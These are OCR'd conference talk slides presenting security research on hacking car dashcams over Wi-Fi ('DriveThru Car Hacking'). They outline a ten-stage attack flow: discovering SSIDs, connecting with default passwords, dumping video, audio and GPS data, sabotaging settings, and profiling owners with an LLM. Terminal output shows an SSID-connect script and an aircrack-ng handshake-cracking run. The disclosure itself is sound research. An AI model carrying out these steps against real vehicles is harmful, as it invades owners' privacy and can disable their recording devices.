


DriveThru Car Hacking

Fast Food, Faster Data Breach

Speakers: Alina Tan, George Chen
Contributors: Chee Peng Tan, Ri-Sheng Tan, Penelope Chua, Benjamin Cao

Speakers


Alina Tan

Car Person

George Chen


Lego Person

Contributors



Chee Peng Tan

Penelope Chua



Ri-Sheng Tan

Benjamin Cao


Teaser

Background


Dashcams have become a necessary accessory for car ownership. Out of every 10 cars, at least 8 are installed with dashcams.

In Singapore, IROAD dashcams emerge as the most popular, making up nearly half of the dashcams found in our research, with 70mai coming in second, representing about one-tenth of the data.


Many dashcams share similar hardware and even possibly software.



Collecting 1k+ Dashcam SSIDs




*Dashcam Brand Distribution (*Based on Discoverable SSIDs)*



Tested over 2 dozen models
across 15 brands


Models



Count of Models

We bought 20 dashcams as our initial training data set to build our tool, which we then use to test on 40 participants' dashcams.

Technique: DriveThru Hacking




Extending **wardriving** to access dashcams and stream media files into an LLM pipeline for insights.

Attack Flow

Dashcam Model* Highlight	Attack Stage	
J	1	**Discover** – dashcam SSIDs
J, K, E, F, H, P	2	**Connect** – using default/fixed/common passwords (fallback → traditional cracking of handshake captures)
J, K, E, F, H, P, C	3	**Bypass** – device registration or physical pairing
C	4	**Mute** – dashcam sounds during the attack (if applicable)
all	5	**Authenticate** – file storage services using hardcoded credentials found in APKs/firmware (if applicable)
B, O	6	**Dump** – all videos, audio, meta data such as GPS data
K, G, L	7	**Sabotage** – change configurations such as disabling recording, deleting footage, or sabotaging the car battery
I	8	**Extract** – key video frames containing landmarks and road signs to infer point-in-time location (if GPS data isn't available)
I	9	**Process** – and transcribe audio, identifying background music and summarizing key conversations via LLM
I, M	10	**Insights** – generated using driving routes, lifestyle patterns, and conversational topics, presenting them to the car owner at the end of the drivethru

*a brand can have multiple models

1. Dashcam SSID Discovery




```
scripts — networksetup ‹ main.sh — 80×50
g@c scripts % ./main.sh
Running Wi-Fi scan...
Retrieving available SSIDs...
Checking for known Wi-Fi networks...
Available SSIDs to connect to:
1.           )X-EC5B89
2.           '0785
0. Exit
Enter the number of the SSID: 2
qwertyuiop
Removing previous keychain entry for SSID: I       _570785
Connecting to (           0785) using (qwertyuiop)
```

Dashcam: J

DriveThru Hacker


Scans

Connects

Discover	Connect	Bypass	Mute	Auth	Dump	Sabotage	Extract	Process	Insights

2. Connect via Default Passwords

```
└─$ sudo aircrack-ng -w 8lowercase.txt -b 00:25:42:EC:5B:89 capture2-01.cap
[sudo] password for kali:
Reading packets, please wait...
Opening capture2-01.cap
Read 2724 packets.

1 potential targets


                               Aircrack-ng 1.7

      [00:00:39] 15159/688683 keys tested (390.68 k/s)

      Time left: 28 minutes, 43 seconds                          2.20%

                          Current passphrase: stockman


      Master Key     : 67 E0 68 A4 9D 5B 13 6A 87 A3 B4 A4 77 14 92 DE
                       F6 51 37 72 C1 3D 65 85 FD F0 4F 5F 66 5D D4 A5
```



